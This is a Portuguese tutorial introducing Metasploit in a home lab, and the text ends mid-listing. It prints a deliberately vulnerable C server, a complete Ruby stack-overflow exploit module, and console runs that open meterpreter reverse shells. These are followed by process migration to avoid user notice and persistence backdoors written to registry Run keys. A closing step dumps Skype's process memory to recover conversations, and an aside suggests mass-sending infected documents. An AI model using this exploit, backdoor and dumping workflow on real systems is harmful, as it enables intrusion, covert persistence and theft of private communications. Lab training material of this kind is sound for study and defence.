



Introdução ao Metasploit (Parte 1)

ESPRETO

espreto@backtrack.com.br
robertoespreto@gmail.com

Requisitos

Para este artigo, utilizei o seguinte ambiente e softwares:

1 - Backtrack 4 R1 instalado no HD (Hard Disc).

-----> Não ensinarei como instalar o Backtrack no HD, espero que você saiba, caso não, veja mais em www.backtrack-linux.org/tutorials/backtrack-hard-drive-install/ e para baixar a última versão do Backtrack, basta acessar este link e fazer o download:

BackTrack 4 R1 Release ISO
<http://www.backtrack-linux.org/downloads/>

2 - Virtualbox - Máquina virtual com Windows XP SP3.

-----> Já existe vários artigos por ai ensinando a instalação do Virtualbox no linux, mais segue um passo-a-passo super rápido para instalar.

Abra um shell e digite:

```
root@bt:~# wget -c http://download.virtualbox.org/virtualbox/3.2.8/Virtualbox-3.2.8-64453-Linux_x86.run
```

Após o download, dê a permissão de execução:

```
root@bt:~# chmod +x Virtualbox-3.2.8-64453-Linux_x86.run
```

Em seguida, basta executá-lo:

```
root@bt:~# ./Virtualbox-3.2.8-64453-Linux_x86.run
```

Digite "yes" todas as vezes que lhe for perguntado. Pronto, seu virtualbox já está instalado. Foi criado um atalho em:

Menu Dragon --> System --> Oracle VM VirtualBox - Virtual Machine

Resta apenas criar a máquina virtual com o Windows XP, na qual não explicarei neste artigo.

3 - Software Skypeex.

-----> Para baixar esta ferramenta, basta visitar o link abaixo e fazer o download. Explicarei nos próximos capítulos a sua utilização, não sejam apressados.

Link: <http://csitraining.co.uk/skypex.aspx>

4 - Programa vulneravel em linguagem C, compile em seu Windows e o execute.

Segue o código:

<http://pastebin.com/raw.php?i=YhgSK5q2>

```

#include <iostream.h>
#include <winsock.h>
#include <windows.h>

//load windows socket
#pragma comment(lib, "wsock32.lib")

//Define Return Messages
#define SS_ERROR 1
#define SS_OK 0

void pr( char *str)
{
char buf[500]="";
strcpy(buf,str);
}
void sError(char *str)
{
MessageBox (NULL, str, "socket Error" ,MB_OK);
WSACleanup();
}

int main(int argc, char **argv)
{

WORD sockVersion;
WSADATA wsaData;

int rVal;
char Message[5000]="";
char buf[2000]="";

u_short LocalPort;
LocalPort = 200;

//wsck32 initialized for usage
sockVersion = MAKEWORD(1,1);
WSAStartup(sockVersion, &wsaData);

//create server socket
SOCKET serverSocket = socket(AF_INET, SOCK_STREAM, 0);

if(serverSocket == INVALID_SOCKET)
{
sError("Failed socket()");
return SS_ERROR;
}

SOCKADDR_IN sin;
sin.sin_family = PF_INET;
sin.sin_port = htons(LocalPort);
sin.sin_addr.s_addr = INADDR_ANY;

//bind the socket
rVal = bind(serverSocket, (LPSOCKADDR)&sin, sizeof(sin));
if(rVal == SOCKET_ERROR)
{
sError("Failed bind()");
WSACleanup();
return SS_ERROR;
}

//get socket to listen
rVal = listen(serverSocket, 10);

```

```

if(rVal == SOCKET_ERROR)
{
sError("Failed listen()");
WSACleanup();
return SS_ERROR;
}

//wait for a client to connect
SOCKET clientSocket;
clientSocket = accept(serverSocket, NULL, NULL);
if(clientSocket == INVALID_SOCKET)
{
sError("Failed accept()");
WSACleanup();
return SS_ERROR;
}

int bytesRecv = SOCKET_ERROR;
while( bytesRecv == SOCKET_ERROR )
{
//receive the data that is being sent by the client max limit to 5000 bytes.
bytesRecv = recv( clientSocket, Message, 5000, 0 );

if ( bytesRecv == 0 || bytesRecv == WSAECONNRESET )
{
printf( "\nConnection Closed.\n");
break;
}
}

//Pass the data received to the function pr
pr(Message);

//close client socket
closesocket(clientSocket);
//close server socket
closesocket(serverSocket);

WSACleanup();

return SS_OK;
}

```

Não sabe compilar no windows? Procure por Dev-C++ ou LCC-Win32 no google que rapidinho você passará a saber! :)

5 - E finalmente, 6 latinhas de cerveja.

-----> Qualquer buteco de esquina você acha! :)

Adicionando Exploit ao MSF

Para adicionarmos um exploit ao metasploit, primeiramente devemos ter em mente as seguintes perguntas, para motivo de organização:

O que estou adicionando? Para qual sistema operacional ele é útil? O que ele explora?

Entendeu mais ou menos?

Vou explicar. Vamos para o diretório padrão do msf, para isso digite:

```
root@bt:~# cd /pentest/exploits/framework3/  
root@bt:/pentest/exploits/framework3# ls  
HACKING documentation lib msfcli msfelfscan msfmachscan msfpescan msfweb test  
README erros.txt lista.txt msfconsole msfencode msfopcode msfrpc plugins tools  
data external modules msfd msfgui msfpayload msfrpcd scripts  
root@bt:/pentest/exploits/framework3#
```

Estamos no diretório padrão do msf (Na verdade o diretório padrão fica em /opt/metasploit3/msf3/, este diretório é apenas um link simbólico.). Agora entre no diretório modules:

```
root@bt:/pentest/exploits/framework3# cd modules/
```

Agora em exploits. (O que estou adicionando?)

```
root@bt:/pentest/exploits/framework3/modules# cd exploits/
```

Em windows. (Para qual sistema operacional ele é útil?)

```
root@bt:/pentest/exploits/framework3/modules/exploits# cd windows/
```

E por fim em misc. (O que ele explora?)

```
root@bt:/pentest/exploits/framework3/modules/exploits/windows# cd misc/
```

Ok, agora vamos adicionar nosso exploit neste diretório que estamos. Vamos dar o nome de "exploit_stackoverflow.rb". A extensão ".rb" significa que o exploit foi desenvolvido na linguagem Ruby. Utilizarei o nano, mais utilize o editor de sua preferência.

```
root@bt:/pentest/exploits/framework3/modules/exploits/windows/misc# nano  
exploit_stackoverflow.rb
```

Agora insira o exploit abaixo:

<http://pastebin.com/raw.php?i=H26uL5ih>

```

#
# Custom metasploit exploit for vulnserver.c
# Written by Peter Van Eeckhoutte
#
#
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

include Msf::Exploit::Remote::Tcp

def initialize(info = {})
  super(update_info(info,
    'Name' => 'Custom vulnerable server stack overflow',
    'Description' => %q{
This module exploits a stack overflow in a
custom vulnerable server.
},
    'Author' => [ 'Peter Van Eeckhoutte' ],
    'Version' => '$Revision: 9999 $',
    'DefaultOptions' =>
    {
    'EXITFUNC' => 'process',
    },
    'Payload' =>
    {
    'Space' => 1400,
    'BadChars' => "\x00\xff",
    },
    'Platform' => 'win',

    'Targets' =>
    [
    ['Windows XP SP3 En',
    { 'Ret' => 0x7c874413, 'Offset' => 504 } ],
    ['Windows 2003 Server R2 SP2',
    { 'Ret' => 0x71c02b67, 'Offset' => 504 } ],
    ],
    'DefaultTarget' => 0,

    'Privileged' => false
  ))

  register_options(
  [
  Opt::RPORT(200)
  ], self.class)
end

def exploit
connect

junk = make_nops(target['Offset'])
sploit = junk + [target.ret].pack('V') + make_nops(50) + payload.encoded
sock.put(sploit)

handler
disconnect

end

end

```

Créditos do exploit para: **"Peter Van Eeckhoutte"**

Salve com "Ctrl + X", informe que quer salvar pressionando Y e ENTER.

Ok, se ocorreu tudo certo aqui, basta abriremos o msfconsole e ver nosso exploit recém adicionado.

root@bt:/pentest/exploits/framework3/modules/exploits/windows/misc# msfconsole

Veja figura abaixo.

```
root@bt:/pentest/exploits/framework3/modules/exploits/windows/ftp# msfconsole

      0           8           0 0
      8           8           8
ooYoYo. .oPYo. o8P .oPYo. .oPYo. .oPYo. 8 .oPYo. o8 o8P
8' 8 8 8oooo8 8 .oooo8 Yb. 8 8 8 8 8 8 8
8 8 8 8. 8 8 8 'Yb. 8 8 8 8 8 8 8
8 8 8 `Yooo' 8 `YooP8 `YooP' 8YooP' 8 `YooP' 8 8
.....8.....
.....8.....
.....8.....
.....8.....

=[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --[ 593 exploits - 302 auxiliary
+ -- --[ 224 payloads - 27 encoders - 8 nops
= [ svn r10477 updated today (2010.09.25)

msf > |
```

Agora vamos procurar pelo exploit "exploit_stackoverflow", para isso digitamos o comando search. (Óbvio não?). Veja na figura abaixo.

```
root@bt:/pentest/exploits/framework3/modules/exploits/windows/misc# msfconsole

< metasploit >

      0           8           0 0
      8           8           8
ooYoYo. .oPYo. o8P .oPYo. .oPYo. .oPYo. 8 .oPYo. o8 o8P
8' 8 8 8oooo8 8 .oooo8 Yb. 8 8 8 8 8 8 8
8 8 8 8. 8 8 8 'Yb. 8 8 8 8 8 8 8
8 8 8 `Yooo' 8 `YooP8 `YooP' 8YooP' 8 `YooP' 8 8
.....8.....
.....8.....
.....8.....
.....8.....

=[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --[ 596 exploits - 302 auxiliary
+ -- --[ 224 payloads - 27 encoders - 8 nops
= [ svn r10477 updated 3 days ago (2010.09.25)


msf > search exploit_stackoverflow
[*] Searching loaded modules for pattern 'exploit_stackoverflow'...

Exploits
=====
Name                               Rank   Description
----                               -
windows/misc/exploit_stackoverflow normal Custom vulnerable server stack overflow

msf > |
```

Explorando

Na máquina windows, execute o programa vulnerável. Para checarmos se está funcionando direitinho, basta um simples scan usando o nmap em nosso alvo, procurando pela porta 200, que é a porta que o nosso programa vulnerável "escuta".



```
root@bt: ~ - Shell - Konsole
root@bt:~# nmap -v -p200 192.168.1.124

Starting Nmap 5.35DC1 ( http://nmap.org ) at 2010-09-28 20:31 BRT
Initiating ARP Ping Scan at 20:31
Scanning 192.168.1.124 [1 port]
Completed ARP Ping Scan at 20:31, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:31
Completed Parallel DNS resolution of 1 host. at 20:31, 5.51s elapsed
Initiating SYN Stealth Scan at 20:31
Scanning 192.168.1.124 [1 port]
Discovered open port 200/tcp on 192.168.1.124
Completed SYN Stealth Scan at 20:31, 0.02s elapsed (1 total ports)
Nmap scan report for 192.168.1.124
Host is up (0.00023s latency).
PORT      STATE SERVICE
200/tcp   open  src
MAC Address: 00:16:17:66:8F:3F (MSI)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.67 seconds
Raw packets sent: 2 (72B) | Rcvd: 2 (72B)
root@bt:~#
```

Como pode ver acima, esta correndo tudo bem. Agora vamos usar o exploit que acabamos de adicionar para "ganharmos" acesso ao alvo.


```
metasploit

=[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- ==[ 596 exploits - 302 auxiliary
+ -- ==[ 224 payloads - 27 encoders - 8 nops
=[ svn r10477 updated 3 days ago (2010.09.25)

msf > use exploit/windows/misc/exploit_stackoverflow
msf exploit(exploit_stackoverflow) > set RHOST 192.168.1.124
RHOST => 192.168.1.124
msf exploit(exploit_stackoverflow) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(exploit_stackoverflow) > set LHOST 192.168.1.181
LHOST => 192.168.1.181
msf exploit(exploit_stackoverflow) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.1.124   yes       The target address
  RPORT     200              yes       The target port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique: seh, thread, process
  LHOST     192.168.1.181   yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Windows XP SP3 En

msf exploit(exploit_stackoverflow) > exploit

[*] Started reverse handler on 192.168.1.181:4444
[*] Sending stage (748544 bytes) to 192.168.1.124
[*] Meterpreter session 2 opened (192.168.1.181:4444 -> 192.168.1.124:1133) at 2010-09-28 20:37:42 -0300

meterpreter > █
```

Como podem ver, conseguimos explorar a vulnerabilidade do software e injetar as dll`s do meterpreter na memória RAM do nosso alvo.

Experimente digitar "ipconfig" e verá o IP do micro em que estamos. Logo em seguida, digite "ps" e verá todos os processos atuais no alvo.

```

msf exploit(exploit_stackoverflow) > exploit

[*] Started reverse handler on 192.168.1.181:4444
[*] Sending stage (748544 bytes) to 192.168.1.124
[*] Meterpreter session 2 opened (192.168.1.181:4444 -> 192.168.1.124:1133) at 2010-09-28 20:37:42 -0300

meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address : 127.0.0.1
Netmask : 255.0.0.0

VIA Compatable Fast Ethernet Adapter - Miniporta do agendador de pacotes
Hardware MAC: 00:16:17:66:8f:3f
IP Address : 192.168.1.124
Netmask : 255.255.255.0

meterpreter > ps

Process list
=====

```

PID	Name	Arch	Session	User	Path
0	[System Process]				
4	System	x86	0		
552	smss.exe	x86	0	AUTORIDADE NT\SYSTEM	\SystemRoot\System32\smss.exe
604	csrss.exe	x86	0	AUTORIDADE NT\SYSTEM	??\C:\WINDOWS\system32\csrss.exe
628	winlogon.exe	x86	0	AUTORIDADE NT\SYSTEM	??\C:\WINDOWS\system32\winlogon.exe
672	services.exe	x86	0	AUTORIDADE NT\SYSTEM	C:\WINDOWS\system32\services.exe
684	lsass.exe	x86	0	AUTORIDADE NT\SYSTEM	C:\WINDOWS\system32\lsass.exe
852	svchost.exe	x86	0	AUTORIDADE NT\SYSTEM	C:\WINDOWS\system32\svchost.exe
920	svchost.exe	x86	0		C:\WINDOWS\system32\svchost.exe
1028	svchost.exe	x86	0	AUTORIDADE NT\SYSTEM	C:\WINDOWS\System32\svchost.exe
1100	svchost.exe	x86	0		C:\WINDOWS\system32\svchost.exe
1180	svchost.exe	x86	0		C:\WINDOWS\system32\svchost.exe
1404	spoolsv.exe	x86	0	AUTORIDADE NT\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1504	svchost.exe	x86	0		C:\WINDOWS\system32\svchost.exe
1560	MDM.EXE	x86	0	AUTORIDADE NT\SYSTEM	C:\Arquivos de programas\Arquivos comuns\Mic
rossoft	Shared\VS7DEBUG\MDM.EXE				
2016	alg.exe	x86	0		C:\WINDOWS\System32\alg.exe
1080	explorer.exe	x86	0	TESTING\user	C:\WINDOWS\Explorer.EXE
1312	ctfmon.exe	x86	0	TESTING\user	C:\WINDOWS\system32\ctfmon.exe
296	svchost.exe	x86	0	AUTORIDADE NT\SYSTEM	C:\WINDOWS\System32\svchost.exe
960	iexplore.exe	x86	0	TESTING\user	C:\Arquivos de programas\Internet Explorer\i
explore.exe					
1168	iexplore.exe	x86	0	TESTING\user	C:\Arquivos de programas\Internet Explorer\i
explore.exe					
3368	wedit.exe	x86	0	TESTING\user	C:\lcc\bin\wedit.exe
3032	server_vulneravel.exe	x86	0	TESTING\user	C:\Documents and Settings\user\Desktop\Nova
pasta\lcc\server_vulneravel.exe					

```

meterpreter >

```

Procure sempre migrar para um processo estável, pois dependendo do método utilizado para a intrusão no mundo real, o usuário que está utilizando o micro alvo, pode perceber algum "travamento" no software e fechá-lo. Para isso basta usar o comando "migrate" com a ajuda do "ps" mostrado acima. Procure pelo PID associado ao processo explorer.exe, que neste caso é o 1080.

```

2016 alg.exe x86 0 C:\WINDOWS\System32\alg.exe
1080 explorer.exe x86 0 TESTING\user C:\WINDOWS\Explorer.EXE
1312 ctfmon.exe x86 0 TESTING\user C:\WINDOWS\system32\ctfmon.exe
296 svchost.exe x86 0 AUTORIDADE NT\SYSTEM C:\WINDOWS\System32\svchost.exe
960 iexplore.exe x86 0 TESTING\user C:\Arquivos de programas\Internet Explorer\i
explore.exe
1168 iexplore.exe x86 0 TESTING\user C:\Arquivos de programas\Internet Explorer\i
explore.exe
3368 wedit.exe x86 0 TESTING\user C:\lcc\bin\wedit.exe
3032 server_vulneravel.exe x86 0 TESTING\user C:\Documents and Settings\user\Desktop\Nova
pasta\lcc\server_vulneravel.exe

meterpreter > migrate 1080
[*] Migrating to 1080...
[*] Migration completed successfully.
meterpreter >

```

Obs.: Em cada micro o PID poderá sofrer alterações.

DICA:

Durante a execução do exploit, podemos utilizar uma opção avançada para que faça a migração de processo automaticamente, nos poupando ter que digitar manualmente. Já imaginou se você enviar diversos arquivos pdfs, executáveis, arquivos xls/doc, etc, infectados para diversos alvos e tenha que migrar de processo em cada um? Não seria bom. Para isso podemos utilizar a opção "AutoRunScript", veja na figura abaixo.

```
< metasploit >
-----
      \
       (oo)
        |
       / | \
      /  |  \
     /---|---\ *

=[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- ==[ 596 exploits - 302 auxiliary
+ -- ==[ 224 payloads - 27 encoders - 8 nops
   =[ svn r10477 updated 3 days ago (2010.09.25)

msf > use exploit/windows/misc/exploit_stackoverflow
msf exploit(exploit_stackoverflow) > set RHOST 192.168.1.124
RHOST => 192.168.1.124
msf exploit(exploit_stackoverflow) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(exploit_stackoverflow) > set LHOST 192.168.1.181
LHOST => 192.168.1.181
msf exploit(exploit_stackoverflow) > set AutoRunScript migrate explorer.exe
AutoRunScript => migrate explorer.exe
msf exploit(exploit_stackoverflow) > exploit

[*] Started reverse handler on 192.168.1.181:4444
[*] Sending stage (748544 bytes) to 192.168.1.124
[*] Meterpreter session 3 opened (192.168.1.181:4444 -> 192.168.1.124:1201) at 2010-09-28 21:11:51 -0300
[*] Session ID 3 (192.168.1.181:4444 -> 192.168.1.124:1201) processing AutoRunScript 'migrate explorer.exe'
[*] Current server process: server_vulneravel.exe (1108)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 1080
[*] New server process: Explorer.EXE (1080)

meterpreter > getpid
Current pid: 1080
meterpreter > █
```

Ok, vamos para a próxima parte!

Backdoor

Para que possamos continuar com o acesso ao alvo futuramente, precisamos instalar um backdoor, para isso vamos utilizar o script meterpreter "persistence", já comentei sobre ele em outro artigo.

Passando o parâmetro -h, ele nos mostra as opções disponíveis deste script. Veja abaixo.

```
msf exploit(exploit_stackoverflow) > exploit

[*] Started reverse handler on 192.168.1.181:4444
[*] Sending stage (748544 bytes) to 192.168.1.124
[*] Meterpreter session 1 opened (192.168.1.181:4444 -> 192.168.1.124:1045) at 2010-09-30 20:32:17 -0300

meterpreter > run persistence -h

OPTIONS:

-A      Automatically start a matching multi/handler to connect to the agent
-U      Automatically start the agent when the User logs on
-X      Automatically start the agent when the system boots
-h      This help menu
-i <opt> The interval in seconds between each connection attempt
-p <opt> The port on the remote host where Metasploit is listening
-r <opt> The IP of the system running Metasploit listening for the connect back

meterpreter > █
```

Agora vamos utilizá-lo passando o parametro -X, veja na imagem e tente entender o que aconteceu olhando a saída do comando.

```
meterpreter > run persistence -X
[*] Creating a persistent agent: LHOST=192.168.1.181 LPORT=4444 (interval=5 onboot=true)
[*] Persistent agent script is 614095 bytes long
[*] Uploaded the persistent agent to C:\DOCUME~1\user\CONFIG~1\Temp\TcDWaEUCyFZC.vbs
[*] Agent executed with PID 728
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\tubTxZTznuuT
[*] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\tubTxZTznuuT
[*] For cleanup use command: run multi_console_command -rc /root/.msf3/logs/persistence/TESTING_20100930.3709/clean_up__20100930.3709.rc
meterpreter > █
```

O comando acima criará um arquivo executável na maquina destino, a opção -X serve para que o arquivo criado seja executado durante o boot da máquina destino, vejam onboot=true. Repare na saída do comando o endereço IP local da máquina do atacante e que ela escutará na porta 4444, que é a padrão, podemos alterar a porta padrão para outra que nos convenha usando a opção -p seguido do número da porta, exemplo, -p 5555.

Veja que foi feito o upload do executável em C:\DOCUME~1\espreto\CONFIG~1\Temp\TcDWaEUCyFZC.vbs e foi identificado com o PID 728.

E em seguida foi criado e instalado um arquivo autorun na seguinte chave do registro HKLM\Software\Microsoft\Windows\CurrentVersion\Run\tubTxZTznuuT.

Na ultima linha, ele nos da a opção para desfazer do "backdoor" que acabamos de criar, basta executar o comando conforme é mostrado. E é exatamente isso que vamos fazer agora, remover o backdoor recente instalado.

```
meterpreter > run multi_console_command -rc /root/.msf3/logs/persistence/TESTING_20100930.3709/clean_up__20100930.3709.rc
[*] Running Command List ...
[*] Running command kill 728
Killing: 728
[*] Running command reg deleteval -k 'HKLM\Software\Microsoft\Windows\CurrentVersion\Run' -v tubTxZTznuuT
Successfully deleted tubTxZTznuuT.
meterpreter > █
```

Mais Roberto, você nem mostrou como funciona na prática este backdoor!! Calma, basta acessar o outro artigo no seguinte link do VoL, para ver como fazer isso.

<http://www.vivaolinux.com.br/artigo/Metasploit-Exploitation/?pagina=6>

Agora, vamos imaginar a seguinte situação: Acabamos de executar o script "persistence" usando a opção -X do micro com IP 192.168.1.181,certo?

E se eu quiser conectar ao alvo de outro IP? Digamos que do IP 172.16.10.10
Bom, lembra do parâmetro -h? Utilize-o para visualizar novamente os parâmetros.
Veja a imagem abaixo.

```
meterpreter > run persistence -U -i 10 -p 3773 -r 172.16.10.10
[*] Creating a persistent agent: LHOST=172.16.10.10 LPORT=3773 (interval=10 onboot=true)
[*] Persistent agent script is 614318 bytes long
[*] Uploaded the persistent agent to C:\DOCUME~1\user\CONFIG~1\Temp\zLXpsvjkhw.vbs
[*] Agent executed with PID 1492
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MKwyrHzMLgAsqX
[*] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MKwyrHzMLgAsqX
[*] For cleanup use command: run multi_console_command -rc /root/.msf3/logs/persistence/TESTING_20100930.5949/clean_up__20100930.5949.rc
meterpreter > |
```

Com a opção "-U" o nosso agente será executado quando o usuário fizer o logon. Parâmetro "-i 10" irá tentar a conexão com o IP especificado do atacante a cada 10 segundos, este valor pode ser alterado. Parâmetro "-p 3773" especifica em que porta do micro do atacante, o metasploit estará escutando, neste caso na porta 3773. E por último o parâmetro "-r 172.16.10.10" que especifica o IP que o atacante utiliza o metasploit conectar de volta. As linhas seguintes, seguem a mesma linha de raciocínio quando foi usado a opção "-X".

Para usar o comando acima, basta alterar o IP 172.16.10.10 para o seu IP do micro (ou VM) executando o Backtrack/Metasploit.

Ok, agora desconecte desta atual sessão no meterpreter usando o comando "exit -y" e vamos utilizar o multi/handler para conectarmos novamente em nosso alvo, só que agora utilizando nosso backdoor.

```
meterpreter > exit -y
[*] Meterpreter session 1 closed. Reason: User exit
msf exploit(exploit_stackoverflow) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.181
LHOST => 192.168.1.181
msf exploit(handler) > set LPORT 3773
LPORT => 3773
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.1.181:3773
[*] Starting the payload handler...
[*] Sending stage (748544 bytes) to 192.168.1.124
[*] Meterpreter session 2 opened (192.168.1.181:3773 -> 192.168.1.124:1108) at 2010-09-30 21:19:11 -0300
meterpreter > |
```

E voilà! Temos acesso a shell meterpreter novamente. Vamos supor que o usuário ao abrir o gerenciador de tarefas do windows, note o processo "wscript.exe" suspeito e o finaliza (Acho bem improvável, mais...)! Perdemos a conexão "momentaneamente" com o alvo. Sendo assim recomendo migrar para o processo "explorer.exe" para que também possamos utilizar outros scripts que só funcionam estando neste processo. Vamos utilizar novamente o "AutoRunScript", para isso desconecte novamente do meterpreter, saia também do console do msf e execute o metasploit desde o início.


```
root@bt:~# msfconsole

# # ##### ##### ## #### ##### # ##### # #####
## ## # # # # # # # # # # # # # # # # # # # #
# # # ##### # # # ##### # # # # # # # # # # #
# # # # # ##### # ##### # # # # # # # # # # #
# # # # # # # # # # # # # # # # # # # # # # #
# # ##### # # # # ##### # ##### ##### # # #

      =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --[ 596 exploits - 302 auxiliary
+ -- --[ 225 payloads - 27 encoders - 8 nops
      =[ svn r10511 updated yesterday (2010.09.28)

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.181
LHOST => 192.168.1.181
msf exploit(handler) > set LPORT 3773
LPORT => 3773
msf exploit(handler) > set AutoRunScript migrate explorer.exe
AutoRunScript => migrate explorer.exe
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.181:3773
[*] Starting the payload handler...
[*] Sending stage (748544 bytes) to 192.168.1.124
[*] Meterpreter session 1 opened (192.168.1.181:3773 -> 192.168.1.124:1114) at 2010-09-30 21:28:59 -0300
[*] Session ID 1 (192.168.1.181:3773 -> 192.168.1.124:1114) processing AutoRunScript 'migrate explorer.exe'
[*] Current server process: svchost.exe (984)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 1720
[*] New server process: Explorer.EXE (1720)

meterpreter > |
```

Veja a imagem acima e repare que realizou exatamente o que queríamos.

Notaram que tivemos que digitar diversas vezes os comandos para conectarmos em nosso alvo? E se pudéssemos automatizar isso digitando apenas uma vez? Ou apenas para fazer uma ou outra alteração?

Então vamos utilizar um recurso chamado "resource file", basta abrir seu editor de texto favorito e digitar os comandos linha por linha, como abaixo.

```
root@bt:~# nano connect_back
root@bt:~# cat connect_back
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.1.181
set LPORT 3773
set AutoRunScript migrate explorer.exe
exploit
root@bt:~# |
```

Depois de editado, basta executar da seguinte forma.

```
root@bt:~# msfconsole -r connect_back

metasploit

= [ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- -- [ 596 exploits - 302 auxiliary
+ -- -- [ 225 payloads - 27 encoders - 8 nops
= [ svn r10511 updated yesterday (2010.09.28)

resource (connect_back)> use exploit/multi/handler
resource (connect_back)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (connect_back)> set LHOST 192.168.1.181
LHOST => 192.168.1.181
resource (connect_back)> set LPORT 3773
LPORT => 3773
resource (connect_back)> set AutoRunScript migrate explorer.exe
AutoRunScript => migrate explorer.exe
resource (connect_back)> exploit
[*] Started reverse handler on 192.168.1.181:3773
[*] Starting the payload handler...
[*] Sending stage (748544 bytes) to 192.168.1.124
[*] Meterpreter session 1 opened (192.168.1.181:3773 -> 192.168.1.124:1132) at 2010-09-30 21:37:58 -0300
[*] Session ID 1 (192.168.1.181:3773 -> 192.168.1.124:1132) processing AutoRunScript 'migrate explorer.exe'
[*] Current server process: svchost.exe (596)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 1720
[*] New server process: Explorer.EXE (1720)

meterpreter > |
```

Tudo certo até aqui?

Process Dumping

De posse da shell meterpreter, vamos executar o script "process_dumping" em cima do processo do Skype. Vamos ver se a gente consegue achar algumas conversas?

Ok, no console no meterpreter, digitamos "run process_dumping -n Skype.exe" ou "run process_dumping -p PID" onde você deverá trocar o PID para o valor correto. Não sabe como ver isso? Basta executar o comando "ps", veja abaixo.

```

root@bt: ~ - Shell - Konsole
meterpreter > ps

Process list
=====

```

PID	Name	Arch	Session	User	Path
0	[System Process]				
4	System	x86	0		
496	smss.exe	x86	0	AUTORIDADE NT\SYSTEM	\SystemRoot\System32\smss.exe
568	csrss.exe	x86	0	AUTORIDADE NT\SYSTEM	\\??C:\WINDOWS\system32\csrss.exe
600	winlogon.exe	x86	0	AUTORIDADE NT\SYSTEM	\\??C:\WINDOWS\system32\winlogon.exe
644	services.exe	x86	0	AUTORIDADE NT\SYSTEM	C:\WINDOWS\system32\services.exe
656	lsass.exe	x86	0	AUTORIDADE NT\SYSTEM	C:\WINDOWS\system32\lsass.exe
816	svchost.exe	x86	0	AUTORIDADE NT\SYSTEM	C:\WINDOWS\system32\svchost.exe
884	svchost.exe	x86	0		C:\WINDOWS\system32\svchost.exe
996	svchost.exe	x86	0	AUTORIDADE NT\SYSTEM	C:\WINDOWS\system32\svchost.exe
1164	svchost.exe	x86	0		C:\WINDOWS\system32\svchost.exe
1188	svchost.exe	x86	0		C:\WINDOWS\system32\svchost.exe
1400	spoolsv.exe	x86	0	AUTORIDADE NT\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1940	alg.exe	x86	0		C:\WINDOWS\system32\alg.exe
288	explorer.exe	x86	0	TESTING\user	C:\WINDOWS\Explorer.EXE
368	wscntfy.exe	x86	0	TESTING\user	C:\WINDOWS\system32\wscntfy.exe
440	ctfmon.exe	x86	0	TESTING\user	C:\WINDOWS\system32\ctfmon.exe
700	skypePM.exe	x86	0	TESTING\user	C:\Arquivos de programas\Skype\Plugi
